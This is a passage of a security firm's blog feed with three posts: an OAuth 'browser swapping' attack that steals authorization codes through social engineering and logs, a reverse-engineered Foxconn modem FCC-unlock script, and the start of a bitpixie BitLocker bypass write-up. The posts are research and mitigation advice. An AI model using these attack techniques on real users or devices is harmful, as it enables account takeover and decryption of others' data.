<em>Figure 2: CSRF attack on the OAuth 2.0 Authorization Code Flow</em></p>

<p>On Pinterest, this allowed attackers to link their social media accounts to other user’s Pinterest accounts as a backdoor <a href="https://hackerone.com/reports/104931">link</a>.
Attackers might also use this method in online shops to steal payment information of users.
Therefore, attackers log in the user with their account and wait until the user stores payment information on the next checkout.</p>

<h2 id="csrf-prevention">CSRF prevention</h2>

<p>The OAuth 2.0 standard recommends using the <code class="language-plaintext highlighter-rouge">state</code> parameter to prevent such attacks, as illustrated in Figure 3.</p>

<p><img src="/assets/img/papers/browser-swapping/3_csrf_protection.svg" alt="Sequence diagram of the OAuth 2.0 Authorization Code Flow with CSRF protection" />
<em>Figure 3: OAuth 2.0 Authorization Code Flow with CSRF protection</em></p>

<p>The client back end generates and stores this unguessable parameter for the resource owner’s session and adds it to the authorization request URL.
The authorization server reflects this state parameter in the authorization response.
Because attackers cannot guess the state parameter of the user’s session, the client detects such CSRF attacks and therefore rejects the authorization code.
Consequently, the client will not send a token request to the authorization server, leaving the authorization code unused.
The authorization code therefore remains valid.</p>

<h2 id="browser-swapping-attack">Browser swapping attack</h2>

<p>Unlike classic CSRF attack, in this case the attacker wants to log in with the user’s account.
To do so, the attacker performs steps 1 and 2 in their own browser, as illustrated in Figure 4.</p>

<p><img src="/assets/img/papers/browser-swapping/4_browser_swapping_user.svg" alt="Sequence diagram of the browser swapping attack on user side" />
<em>Figure 4: Browser swapping attack on user side</em></p>

<p>The attacker gives the user the authorization request URL (step 3), e.g., via e-mail, instant messaging, or via a manipulated website.
Then, the authorization server authenticates the user (step 4) and redirects them back to the client (steps 5 and 6).
If the user already has an active session with the authorization server, step 4 may be skipped without requiring further interaction from the user.
However, since the <code class="language-plaintext highlighter-rouge">state</code> of the user’s session does not match the <code class="language-plaintext highlighter-rouge">state</code> parameter defined by the attacker, the client detects a CSRF attack and denies the request.</p>

<p><img src="/assets/img/papers/browser-swapping/5_browser_swapping_attacker.svg" alt="Sequence diagram of the browser swapping attack on attacker side" />
<em>Figure 5: Browser swapping attack on attacker side</em></p>

<p>Next, the attacker must access the authorization code query parameter from the authorization response, which will be described in the next section.
As illustrated in Figure 5, the attacker repeats the authorization response in their own session (step 6).
Since the <code class="language-plaintext highlighter-rouge">state</code> parameter of the attacker’s session matches the state parameter from the authorization response, the client resolves the authorization code.
Consequently, the attacker is logged into the client with the user’s account.</p>

<h2 id="accessing-the-authorization-code">Accessing the authorization code</h2>

<p>Because the authorization code is transferred in a GET request as a query parameter, it can be leaked in various ways.
Over the last three months, SySS has discovered multiple methods of leakage depending on the client application.</p>

<h3 id="1-url-sharing">1. URL sharing</h3>

<p>Some clients respond to the authorization response (step 6) with an error, leaving the authorization code visible in the browser’s URL bar.
Using social engineering, an attacker may ask users to browse the authorization request.
After seeing the error message, users typically inform the attacker that the link does not work.
Then, the attacker asks the users to share the link to the error page, which contains the authorization code.</p>

<h3 id="2-system-logs">2. System logs</h3>

<p>Query parameters are often logged in various locations, as illustrated in Figure 6.</p>

<p><img src="/assets/img/papers/browser-swapping/6_attack_surfaces.svg" alt="Graph with attack targets client (browser), HTTP proxy, content delivery network, reverse proxy, client back end, monitoring, and extensions" />
<em>Figure 6: Attack surfaces for system logs</em></p>

<ul>
  <li><strong>Clients</strong>, e.g., web browsers, may leak the URL in the browser history or in debug logs which can be misused on shared workstations.</li>
  <li><strong>Content delivery networks (CDNs)</strong> may log the authorization code from the <code class="language-plaintext highlighter-rouge">referer</code> header when the browser downloads static files like <code class="language-plaintext highlighter-rouge">/favicon.ico</code>.</li>
  <li><strong>HTTP proxies</strong>, and reverse proxies or load balancers typically log all URLs, including query parameters, or forward them to third-party extensions such as intrusion detection and prevention systems (IDPSs).</li>
  <li><strong>Client-back-end</strong> servers typically log received query parameters, or forward them to third-party extensions such as web application firewalls (WAFs).</li>
  <li>Centralized <strong>monitoring systems</strong> collect all logs and enable low-privileged auditors to access authorization codes from high-privileged administrators, allowing for privilege escalation.</li>
</ul>

<h2 id="mitigation-strategies">Mitigation strategies</h2>

<p>In general, sharing secrets like authorization codes in query parameters is a bad idea.
Therefore, alternative response modes must be used, e.g., <a href="https://openid.net/specs/oauth-v2-form-post-response-mode-1_0.html">Form Post</a> or <a href="https://openid.net/specs/oauth-v2-multiple-response-types-1_0.html#ResponseModes">Fragment</a>.
The client indicates this response mode by adding the query parameter <code class="language-plaintext highlighter-rouge">response_mode</code> to the authorization request (step 2).</p>

<p>“Form Post” (<code class="language-plaintext highlighter-rouge">response_mode=form_post</code>) lets the authorization server respond with an HTML form.
Using JavaScript, this form submits itself to the client, containing the authorization code as a POST parameter.
Developers should prefer this mode for all client that can receive POST requests directly, i.e., back-end clients.</p>

<p>“Fragment” (<code class="language-plaintext highlighter-rouge">response_mode=fragment</code>) lets the authorization server respond with the authorization code as fragment parameter (<code class="language-plaintext highlighter-rouge">#code=xyz</code> instead of <code class="language-plaintext highlighter-rouge">?code=xyz</code>).
Browsers do not send fragment parameters to the server, restricting the attack vector to the client itself.
Developers should prefer this mode for all other client applications, i.e., single page applications or mobile apps.</p>

<p>Since the attacker defines the authorization request URL, attackers could downgrade this response mode to <code class="language-plaintext highlighter-rouge">query</code>.
Therefore, client developers must ensure that the authorization server enforces the chosen response mode.
Unfortunately, some authorization servers like Keycloak do not provide the option to enforce a specific response mode.</p>

<p>In addition, client developers should invalidate any authorization code that they see, specifically if they detect a CSRF attack.
So instead of ignoring the authorization response (step 6), the client must send any authorization code to the authorization server.
If a CSRF attack is detected, this should invalidate the authorization code instead of issuing any token.
Unfortunately, standard documents are unclear, when authorization server must invalidate authorization code.
Therefore, the exact process how a client can invalidate an authorization code depends on the specific authorization server implementation.
SySS discovered two methods, of which at least one works for most investigated authorization servers when sending a token request:</p>

<ol>
  <li>Providing no or a wrong <code class="language-plaintext highlighter-rouge">redirect_uri</code> parameter</li>
  <li>Enforcing PKCE without providing the <code class="language-plaintext highlighter-rouge">code_challenge</code> parameter</li>
</ol>

<h2 id="conclusion-and-future-steps">Conclusion and future steps</h2>

<p>SySS discovered that the underestimated browser swapping attack threatens many implementations, and standards do not provide sufficient mitigation.
At the week of publishing this document, SySS IT Security Consultant Jonas Primbs attends the <a href="https://www.youtube.com/watch?v=jSC4rGzkoh8&amp;amp;t=4778s">IETF 124 meeting in Montreal</a>.
His mission is to discuss possible solutions with standard authors and specify a clear solution for the upcoming <a href="https://datatracker.ietf.org/doc/draft-ietf-oauth-v2-1/">OAuth 2.1 standard</a>.</p>

<p>A <a href="https://www.youtube.com/watch?v=hDrfwKSUlvo">proof of concept video</a> demonstrating a browser swapping attack can also be found on our <a href="https://www.youtube.com/SySSPentestTV">SySS YouTube channel</a>.</p>

<div class="embed-container" style="position:relative;padding-top:56.25%;">
    <iframe src="https://www.youtube.com/embed/hDrfwKSUlvo" frameborder="0" style="position:absolute;top:0;left:0;width:100%;height:100%;" allowfullscreen="">
    </iframe>
</div></content>
  

  </entry>

  
  <entry>
    <title>Foxconn FCC Unlock</title>
    <link href="https://blog.syss.com/posts/foxconn-fcc-unlock/" rel="alternate" type="text/html" title="Foxconn FCC Unlock" />
    <published>2025-09-15T14:00:00+02:00</published>
  
    <updated>2025-09-15T16:30:49+02:00</updated>
  
    <id>https://blog.syss.com/posts/foxconn-fcc-unlock/</id>
    <content src="https://blog.syss.com/posts/foxconn-fcc-unlock/" />
    <author>
      <name>Jan Wütherich</name>
    </author>


    <category term="tool" />
    
    <category term="research" />


    <summary>


      Many newer Dell notebooks are equipped with DW5932e WWAN modules for mobile connectivity. These modules are manufactured by Foxconn and contain a Snapdragon X62 5G modem. Unfortunately, at the time of writing this blog post, these modules do not yet work with ModemManager on Linux, meaning that mobile web is not possible. However, since this is crucial for the mobile operation of our notebooks,...
    </summary>


    <content><p>Many newer Dell notebooks are equipped with DW5932e WWAN modules for mobile connectivity. These modules are manufactured by Foxconn and contain a Snapdragon X62 5G modem. Unfortunately, at the time of writing this blog post, these modules do not yet work with ModemManager on Linux, meaning that mobile web is not possible. However, since this is crucial for the mobile operation of our notebooks, it was time to investigate this issue and find or develop a solution.</p>

<h1 id="fcc-lock">FCC lock</h1>

<p>The reason for these modules not working is the FCC lock, which is a software restriction included in most WWAN modules shipped by various notebook manufacturers. 
To allow the module to go online, an usually undocumented command must be sent to the module to unlock it. 
The manufacturers claim this lock exists, so the FCC, which is the authority for certifying radio-enabled devices in the United States, can certify both notebook and modem at the same time. 
More information about the FCC lock are available in the <a href="https://modemmanager.org/docs/modemmanager/fcc-unlock/">ModemManager documentation</a>.</p>

<h1 id="foxflss">FoxFlss</h1>

<p>After looking through some Dell forums, several people had success using the module under Linux with a repository called 
<a href="https://github.com/foxconn-pc/fii_linux">fii_linux “Foxconn Linux application”</a> hosted on GitHub. 
This repository belongs to an account called <code class="language-plaintext highlighter-rouge">foxconn-pc</code>. 
Whether this account is actually operated by Foxconn is unclear, but it seems unlikely considering that this repository is the only project on the account.
The repository contains some encrypted binary blobs and a tool called <code class="language-plaintext highlighter-rouge">FoxFlss</code>, which claims to be able to unlock the FCC lock and write “RF_Files” to the modem. 
A script for ModemManager is provided, which will use the FoxFlss binary to unlock the FCC lock. 
Additionally, a systemd service is provided which will write the “RF_Files” to the modem.</p>

<p>To ensure this repository doesn’t contain any malicious code, we loaded the FoxFlss binary into ghidra to perform static analyses. 
The binary includes debug symbols with functions names, which makes reverse engineering a lot easier. 
The part which decrypts the binary blobs was quickly found and it’s a simple XOR encryption with a static repeating byte.</p>

<p><img src="/assets/img/papers/foxconn-fcc-unlock/decompiled-function.png" alt="The decompiled function used for de- and encryption" />
<em>The decompiled function used for de- and encryption</em></p>

<p>After decryption, the blobs were .tar.gz archives which then can be extracted using the tar utility. 
The extracted archive contains additional binary blobs and configuration values which are loaded into the modules NVRAM by the FoxFlss binary.</p>

<h1 id="analyzing-the-windows-driver">Analyzing the Windows driver</h1>

<p>In order to ensure that none of the binaries from FoxFlss are malicious, we started looking into the Windows driver. 
Assuming this is an official binary by the manufacturer, it is likely that the Windows driver contains similar files which get written to the module. 
We extracted the .exe downloaded from the <a href="https://www.dell.com/support/home/drivers/driversdetails?driverid=jc27w&amp;amp;lwp=rt">Dell website</a>, and one of the files looked interesting. 
Looking at the debug strings of one of the files called <code class="language-plaintext highlighter-rouge">SIMService.exe</code>
reveals that it contains similar logs as the FoxFlss binary and might also perform the FCC unlocking sequence and the mysterious RF file writing. 
Reverse engineering the executable in ghidra confirms that it indeed also writes RF files to the module, which are contained in the executable’s resources.</p>

<p><img src="/assets/img/papers/foxconn-fcc-unlock/log-function.png" alt="Log function in the Windows driver's SIMService.exe" />
<em>Log function in the Windows driver’s SIMService.exe</em></p>

<p><img src="/assets/img/papers/foxconn-fcc-unlock/log-function-2.png" alt="Log function in the linux FoxFlss binary" />
<em>Log function in the Linux FoxFlss binary</em></p>

<p>Using <code class="language-plaintext highlighter-rouge">wrestool</code>, these resources can be listed and extracted directly from the executable:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
</pre></td><td class="rouge-code"><pre>$ wrestool -l extracted/Production/Windows10-x64/17134/Drivers/SIMService/SIMService.exe
--type='EDL_UPGRADE' --name=112 --language=2052 [offset=0xf8148 size=322631]
--type='RF_FILE' --name=109 --language=2052 [offset=0xae210 size=287275]
--type='TUNER_DISABLE' --name=111 --language=2052 [offset=0xf4440 size=15623]
--type='TXT' --name=103 --language=1028 [offset=0x147058 size=2617]
--type=16 --name=1 --language=1028 [type=version offset=0x146d90 size=708]
--type=24 --name=1 --language=1033 [offset=0x147a98 size=392]

$ wrestool -x extracted/Production/Windows10-x64/17134/Drivers/SIMService/SIMService.exe --raw -o SIMService_resources/
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Extracting the <code class="language-plaintext highlighter-rouge">RF_FILE</code> resource reveals a simple .zip file which after extraction is almost identical to the RF files written by the Linux FoxFlss binary. 
The Windows driver only has some additional files. 
Why these files were encrypted in the Linux binary in the first place is unclear.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre>$ diff -qr RF_Files_windows/ ../../DW5932e/RF_Files/
Only in RF_Files_windows/: 0C64
Only in RF_Files_windows/: 0CB6
Only in RF_Files_windows/: 0CBE
Only in RF_Files_windows/: 0CC2
Only in RF_Files_windows/: 0CC6
Only in RF_Files_windows/: 0CD3
</pre></td></tr></tbody></table></code></pre></div></div>

<h1 id="unlocking-the-fcc-lock">Unlocking the FCC lock</h1>

<p>To perform the FCC unlocking sequence on Linux, ModemManager bundles several scripts for various modems. 
<a href="https://gitlab.freedesktop.org/mobile-broadband/ModemManager/-/blob/main/data/dispatcher-fcc-unlock/105b">One of these scripts</a> is for the Foxconn SDX55 chip, 
where the unlocking seems really similar to the SDX62 in our modem we are interested in. 
The unlocking sequence itself creates a MD5 hash based on the modem firmware versions, IMEI and a magic value and additionally a random generated salt, 
to ensure the hashes will be different on every unlock. 
Comparing the SDX55 hash generation to the decompiled FoxFlss binary and the Windows driver reveals that the only difference is the magic value. 
The magic value for the SDX55 is <code class="language-plaintext highlighter-rouge">foxc</code>, while the new magic value is now <code class="language-plaintext highlighter-rouge">FDE1</code>. 
Unfortunately, even after adjusting this value, the FCC unlock still didn’t work.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre><span class="nv">SALT</span><span class="o">=</span><span class="s2">"salt"</span> <span class="c"># use a static salt for now</span>
<span class="nv">MAGIC</span><span class="o">=</span><span class="s2">"foxc"</span>
<span class="nv">HASH</span><span class="o">=</span><span class="s2">"</span><span class="k">${</span><span class="nv">SALT</span><span class="k">}</span><span class="si">$(</span><span class="nb">printf</span> <span class="s2">"%s%s%s%s%s"</span> <span class="s2">"</span><span class="k">${</span><span class="nv">FIRMWARE_VERSION</span><span class="k">}</span><span class="s2">"</span> <span class="se">\</span>
    <span class="s2">"</span><span class="k">${</span><span class="nv">FIRMWARE_APPS_VERSION</span><span class="k">}</span><span class="s2">"</span> <span class="s2">"</span><span class="k">${</span><span class="nv">IMEI</span><span class="k">}</span><span class="s2">"</span> <span class="s2">"</span><span class="k">${</span><span class="nv">SALT</span><span class="k">}</span><span class="s2">"</span> <span class="s2">"</span><span class="k">${</span><span class="nv">MAGIC</span><span class="k">}</span><span class="s2">"</span> <span class="se">\</span>
    | <span class="nb">md5sum</span> <span class="se">\</span>
    | <span class="nb">head</span> <span class="nt">-c</span> 32<span class="si">)</span><span class="s2">"</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>In order to send these unlock commands to the module, <code class="language-plaintext highlighter-rouge">qmicli</code> is used. <code class="language-plaintext highlighter-rouge">qmicli</code> is a tool which can send QMI (Qualcomm MSM Interface) messages to the module from the command line. 
A QMI message contains a message ID and is sent to a specific QMI service.
To unlock the FCC lock, the SDX55 script uses the qmicli argument <code class="language-plaintext highlighter-rouge">--dms-foxconn-set-fcc-authentication-v2</code> that sends a message with ID (0x5571), 
which appears to be the same message ID the FoxFlss binary uses. 
The DMS prefix here indicates that this message is sent to the DMS service (0x02). 
Looking at the FoxFlss decompilation again reveals that this is the important difference. 
FoxFlss and the Windows driver send the message to the FOX service (0xE3) instead. So it looks like they moved this command into their own service between the SDX55 and SDX62. 
After adding a new argument for this service to libqmi and adjusting the script, the unlocking is now working without any issues.</p>

<p><img src="/assets/img/papers/foxconn-fcc-unlock/fcc-unlock.png" alt="Decompiled function in the FoxFlss binary performing the FCC unlock" />
<em>Decompiled function in the FoxFlss binary performing the FCC unlock</em></p>

<h1 id="conclusion">Conclusion</h1>

<p>We opened a merge request <a href="https://gitlab.freedesktop.org/mobile-broadband/libqmi/-/merge_requests/417">!417</a> in the libqmi repo, 
which was merged and is now part of the latest <a href="https://gitlab.freedesktop.org/mobile-broadband/libqmi/-/tags/1.37.1-dev">1.37.1-dev</a> development release. 
This adds the <code class="language-plaintext highlighter-rouge">fox-set-fcc-authentication</code> argument which will send the FCC authentication data to the FOX service. 
An unlock script based on <a href="https://gitlab.freedesktop.org/mobile-broadband/ModemManager/-/blob/main/data/dispatcher-fcc-unlock/105b">the original SDX55 script for ModemManager</a> 
using this new argument can be found below.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
</pre></td><td class="rouge-code"><pre><span class="c">#!/bin/sh</span>

<span class="c"># SPDX-License-Identifier: CC0-1.0</span>
<span class="c"># 2021 Aleksander Morgado &amp;lt;aleksander@aleksander.es&amp;gt;</span>
<span class="c"># 2022 Thilo-Alexander Ginkel &amp;lt;thilo@ginkel.com&amp;gt;</span>
<span class="c"># 2022 Bjørn Mork &amp;lt;bjorn@mork.no&amp;gt;</span>
<span class="c"># 2025 Jan Wütherich &amp;lt;jan.wuetherich@syss.de&amp;gt;</span>
<span class="c">#</span>
<span class="c"># Foxconn SDX62 FCC unlock operation</span>
<span class="c">#</span>

<span class="c"># require program name and at least 2 arguments</span>
<span class="o">[</span> <span class="nv">$# </span><span class="nt">-lt</span> 2 <span class="o">]</span> <span class="o">&amp;amp;&amp;amp;</span> <span class="nb">exit </span>1

<span class="c"># first argument is DBus path, not needed here</span>
<span class="nb">shift</span>

<span class="c"># second and next arguments are control port names</span>
<span class="k">for </span>PORT <span class="k">in</span> <span class="s2">"</span><span class="nv">$@</span><span class="s2">"</span><span class="p">;</span> <span class="k">do</span>
  <span class="c"># match port type in Linux 5.14 and newer</span>
  <span class="nb">grep</span> <span class="nt">-q</span> MBIM <span class="s2">"/sys/class/wwan/</span><span class="nv">$PORT</span><span class="s2">/type"</span> 2&amp;gt;/dev/null <span class="o">||</span>
  <span class="c"># match port name in Linux 5.13</span>
  <span class="nb">echo</span> <span class="s2">"</span><span class="nv">$PORT</span><span class="s2">"</span> | <span class="nb">grep</span> <span class="nt">-qi</span> MBIM <span class="o">&amp;amp;&amp;amp;</span> <span class="o">{</span>
    <span class="nv">MBIM_PORT</span><span class="o">=</span><span class="s2">"</span><span class="nv">$PORT</span><span class="s2">"</span>
    <span class="nb">break</span>
  <span class="o">}</span>
<span class="k">done</span>

<span class="c"># fail if no MBIM port exposed</span>
<span class="o">[</span> <span class="nt">-n</span> <span class="s2">"</span><span class="nv">$MBIM_PORT</span><span class="s2">"</span> <span class="o">]</span> <span class="o">||</span> <span class="nb">exit </span>2

log_v2_failure<span class="o">()</span> <span class="o">{</span>
  <span class="nb">echo</span> <span class="s2">"</span><span class="nv">$1</span><span class="s2">"</span> <span class="o">&amp;gt;</span>&amp;amp;2
<span class="o">}</span>

<span class="nv">FIRMWARE_VERSION</span><span class="o">=</span><span class="si">$(</span>qmicli <span class="nt">--device-open-proxy</span> <span class="nt">--device</span><span class="o">=</span><span class="s2">"/dev/</span><span class="nv">$MBIM_PORT</span><span class="s2">"</span> <span class="se">\</span>
  <span class="nt">--fox-get-firmware-version</span><span class="o">=</span>firmware-mcfg <span class="se">\</span>
  | <span class="nb">grep</span> <span class="s2">"Version:"</span> <span class="se">\</span>
  | <span class="nb">grep</span> <span class="nt">-o</span> <span class="s2">"'.*'"</span> <span class="se">\</span>
  | <span class="nb">sed</span> <span class="s2">"s/'//g"</span> <span class="se">\</span>
  | <span class="nb">sed</span> <span class="nt">-e</span> <span class="s1">'s/\.[^.]*\.[^.]*$//'</span><span class="si">)</span>

<span class="k">if</span> <span class="o">[</span> <span class="nt">-n</span> <span class="s2">"</span><span class="k">${</span><span class="nv">FIRMWARE_VERSION</span><span class="k">}</span><span class="s2">"</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
  </span><span class="nv">FIRMWARE_APPS_VERSION</span><span class="o">=</span><span class="si">$(</span>qmicli <span class="nt">--device-open-proxy</span> <span class="nt">--device</span><span class="o">=</span><span class="s2">"/dev/</span><span class="nv">$MBIM_PORT</span><span class="s2">"</span> <span class="se">\</span>
    <span class="nt">--fox-get-firmware-version</span><span class="o">=</span>apps <span class="se">\</span>
    | <span class="nb">grep</span> <span class="s2">"Version:"</span> <span class="se">\</span>
    | <span class="nb">grep</span> <span class="nt">-o</span> <span class="s2">"'.*'"</span> <span class="se">\</span>
    | <span class="nb">sed</span> <span class="s2">"s/'//g"</span><span class="si">)</span>

  <span class="k">if</span> <span class="o">[</span> <span class="nt">-n</span> <span class="s2">"</span><span class="k">${</span><span class="nv">FIRMWARE_APPS_VERSION</span><span class="k">}</span><span class="s2">"</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
    </span><span class="nv">IMEI</span><span class="o">=</span><span class="si">$(</span>qmicli <span class="nt">--device-open-proxy</span> <span class="nt">--device</span><span class="o">=</span><span class="s2">"/dev/</span><span class="nv">$MBIM_PORT</span><span class="s2">"</span> <span class="nt">--dms-get-ids</span> <span class="se">\</span>
      | <span class="nb">grep</span> <span class="s2">"IMEI:"</span> <span class="se">\</span>
      | <span class="nb">grep</span> <span class="nt">-o</span> <span class="s2">"'.*'"</span> <span class="se">\</span>
      | <span class="nb">sed</span> <span class="s2">"s/'//g"</span><span class="si">)</span>

    <span class="k">if</span> <span class="o">[</span> <span class="nt">-n</span> <span class="s2">"</span><span class="k">${</span><span class="nv">IMEI</span><span class="k">}</span><span class="s2">"</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
      </span><span class="nv">SALT</span><span class="o">=</span><span class="s2">"</span><span class="si">$(</span><span class="nv">LC_ALL</span><span class="o">=</span>C <span class="nb">tr</span> <span class="nt">-dc</span> a-z0-9 &amp;lt; /dev/urandom | <span class="nb">head</span> <span class="nt">-c</span> 4<span class="si">)</span><span class="s2">"</span>
      <span class="nv">MAGIC</span><span class="o">=</span><span class="s2">"FDE1"</span>
      <span class="nv">MD5</span><span class="o">=</span><span class="si">$(</span><span class="nb">printf</span> <span class="s2">"%s%s%s%s%s"</span> <span class="s2">"</span><span class="k">${</span><span class="nv">FIRMWARE_VERSION</span><span class="k">}</span><span class="s2">"</span> <span class="se">\</span>
        <span class="s2">"</span><span class="k">${</span><span class="nv">FIRMWARE_APPS_VERSION</span><span class="k">}</span><span class="s2">"</span> <span class="s2">"</span><span class="k">${</span><span class="nv">IMEI</span><span class="k">}</span><span class="s2">"</span> <span class="s2">"</span><span class="k">${</span><span class="nv">SALT</span><span class="k">}</span><span class="s2">"</span> <span class="s2">"</span><span class="k">${</span><span class="nv">MAGIC</span><span class="k">}</span><span class="s2">"</span> <span class="se">\</span>
        | <span class="nb">md5sum</span> <span class="se">\</span>
        | <span class="nb">head</span> <span class="nt">-c</span> 32<span class="si">)</span>
      <span class="nv">HASH</span><span class="o">=</span><span class="s2">"</span><span class="k">${</span><span class="nv">SALT</span><span class="k">}${</span><span class="nv">MD5</span><span class="k">}</span><span class="s2">"</span>
    <span class="k">else
      </span>log_v2_failure <span class="s2">"Could not determine SDX62 IMEI"</span>
    <span class="k">fi
  else
    </span>log_v2_failure <span class="s2">"Could not determine SDX62 firmware apps version"</span>
  <span class="k">fi
else
  </span>log_v2_failure <span class="s2">"Could not determine SDX62 firmware version"</span>
<span class="k">fi

</span><span class="nv">UNLOCK_RESULT</span><span class="o">=</span>1
<span class="k">if</span> <span class="o">[</span> <span class="nt">-n</span> <span class="s2">"</span><span class="k">${</span><span class="nv">HASH</span><span class="k">}</span><span class="s2">"</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
  </span>qmicli <span class="nt">--device-open-proxy</span> <span class="nt">--device</span><span class="o">=</span><span class="s2">"/dev/</span><span class="nv">$MBIM_PORT</span><span class="s2">"</span> <span class="se">\</span>
    <span class="nt">--fox-set-fcc-authentication</span><span class="o">=</span><span class="s2">"</span><span class="k">${</span><span class="nv">HASH</span><span class="k">}</span><span class="s2">,48"</span>
  <span class="nv">UNLOCK_RESULT</span><span class="o">=</span><span class="nv">$?</span>

  <span class="k">if</span> <span class="o">[</span> <span class="nv">$UNLOCK_RESULT</span> <span class="nt">-ne</span> 0 <span class="o">]</span><span class="p">;</span> <span class="k">then
    </span>log_v2_failure <span class="s2">"SDX62 FCC unlock failed"</span>
  <span class="k">fi
fi

</span><span class="nb">exit</span> <span class="nv">$UNLOCK_RESULT</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>At the time of writing this blog post, it is not clear what the exact purpose of the RF files is, as the modem appears to be functioning without any issues without providing them.</p></content>
  

  </entry>

  
  <entry>
    <title>Windows Local Privilege Escalation through the bitpixie Vulnerability</title>
    <link href="https://blog.syss.com/posts/bitpixie/" rel="alternate" type="text/html" title="Windows Local Privilege Escalation through the bitpixie Vulnerability" />
    <published>2025-09-15T08:00:00+02:00</published>
  
    <updated>2025-09-17T11:55:27+02:00</updated>
  
    <id>https://blog.syss.com/posts/bitpixie/</id>
    <content src="https://blog.syss.com/posts/bitpixie/" />
    <author>
      <name>Andreas Zeno Grasser</name>
    </author>


    <category term="exploit" />
    
    <category term="research" />


    <summary>


      This blog post demonstrates how attackers can circumvent BitLocker drive encryption, how to protect against such attacks, and why acting now might pay off in the near future.

The bitpixie vulnerability in Windows Boot Manager is caused by a flaw in the PXE soft reboot feature, whereby the BitLocker key is not erased from memory. To exploit this vulnerability on up-to-date systems, a downgrade ...
    </summary>


    <content><p>This blog post demonstrates how attackers can circumvent BitLocker drive encryption, how to protect against such attacks, and why acting now might pay off in the near future.</p>

<p>The bitpixie vulnerability in Windows Boot Manager is caused by a flaw in the PXE soft reboot feature, whereby the BitLocker key is not erased from memory. To exploit this vulnerability on up-to-date systems, a downgrade attack can be performed by loading an older, unpatched boot manager. This enables attackers to extract the Volume Master Key (VMK) from main memory and bypass BitLocker encryption, which could grant them administrative access. The article also shows that privilege escalation is possible if a BitLocker PIN is set and the attacker knows the PIN. The Microsoft patch KB5025885 published in May 2023 prevents downgrade attacks on the vulnerable boot manager by replacing the old Microsoft certificate from 2011 with the new Windows UEFI CA 2023 certificate. As the old certificate will expire in 2026, this patch can also help to detect issues that may arise when the new CA will be enrolled for everyone.</p>

<h1 id="about-bitpixie">About bitpixie</h1>

<p>bitpixie is the nickname of a vulnerability in the Windows boot manager discovered by <a href="https://github.com/Wack0/bitlocker-attacks?tab=readme-ov-file#bitpixie">Rairii</a>, which is based on a <a href="https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-21563">bug in the PXE soft reboot feature</a> of the boot manager. This bug affected boot managers from 2005 to 2022; however, it can still be exploited on many updated systems using a downgrade attack.
Thomas Lambertz was the first to demonstrate a complete exploitation at <a href="https://media.ccc.de/v/38c3-windows-bitlocker-screwed-without-a-screwdriver">38C3</a>. He also described his implementation in a <a href="https://neodyme.io/de/blog/bitlocker_screwed_without_a_screwdriver">blog post</a>. The bitpixie exploitation process is shown in the following image.</p>

<p><img src="/assets/img/papers/bitpixie/bitpixie-overview.png" alt="An overview over the bitpixie exploit process" /></p>

<p>A crucial component of a working exploit is the boot configuration data (BCD) file, which specifies the subsequent boot process for the Windows boot manager. As the BCD file specifies all boot media by their unique SSID, it must be crafted individually for each system to unlock the BitLocker partition. This results in a two-stage exploit process: first, a BCD file is created, and then it is used for the actual BitLocker attack. Both steps are described in the following sections.</p>

<h1 id="measured-boot-vs-secure-boot">Measured Boot vs. Secure Boot</h1>

<p>Two different concepts for validating a boot process exist: Measured Boot and Secure Boot. When combined, they can effectively secure the boot process against various attacks. The following outlines how both security measures work and how they are combined in the Windows boot process.</p>

<p><img src="/assets/img/papers/bitpixie/measured-vs-secure-boot.png" alt="Comparison of Measured Boot and Secure Boot" /></p>

<p>During <em>Measured Boot</em>, all boot stages measure the integrity (the hashes and signatures of booted binaries, boot parameters, …) of the next boot stage and send this information to the Trusted Platform Module (TPM). The TPM is used as storage to save measurements in dedicated Platform Configuration Registers. In the <a href="https://trustedcomputinggroup.org/resource/pc-client-platform-tpm-profile-ptp-specification/">TPM 2.0 specification</a>, at least 24 registers are provided, of which the first 16 must be append-only and non-resettable.
Each measurement is added to a specific Platform Configuration Register (PCR) via the one-way function <code class="language-plaintext highlighter-rouge">PCR[N] = HASHalg( PCR[N] || measurement )</code> where typically SHA256 is used as a hash function. After a measurement is performed, the previous state of the PCR can only be achieved by completely resetting the TPM. Resetting the TPM should only be possible in combination with a complete system restart (<a href="https://www.usenix.org/system/files/conference/usenixsecurity18/sec18-han.pdf">which is not always the case</a>).
Secrets can be secured by the TPM by only unsealing them when certain PCR registers have a certain value. The idea of this is, that these values are only unsealed when the boot process was not tampered with.</p>

<p>The following table contains the PCRs used in our analysis. A full overview over all PCR registers is given in Table 1 of the <a href="https://trustedcomputinggroup.org/wp-content/uploads/TCG_PCClientSpecPlat_TPM_2p0_1p04_pub.pdf">TCG PC Client Platform Firmware Profile Specification</a>.</p>

<table>
  <thead>
    <tr>
      <th>PCR</th>
      <th>Extended/written by</th>
      <th>Description</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>4</strong></td>
      <td>UEFI Firmware</td>
      <td>Contains hashes of all boot managers involved in the boot process</td>
    </tr>
    <tr>
      <td><strong>7</strong></td>
      <td>UEFI Firmware</td>
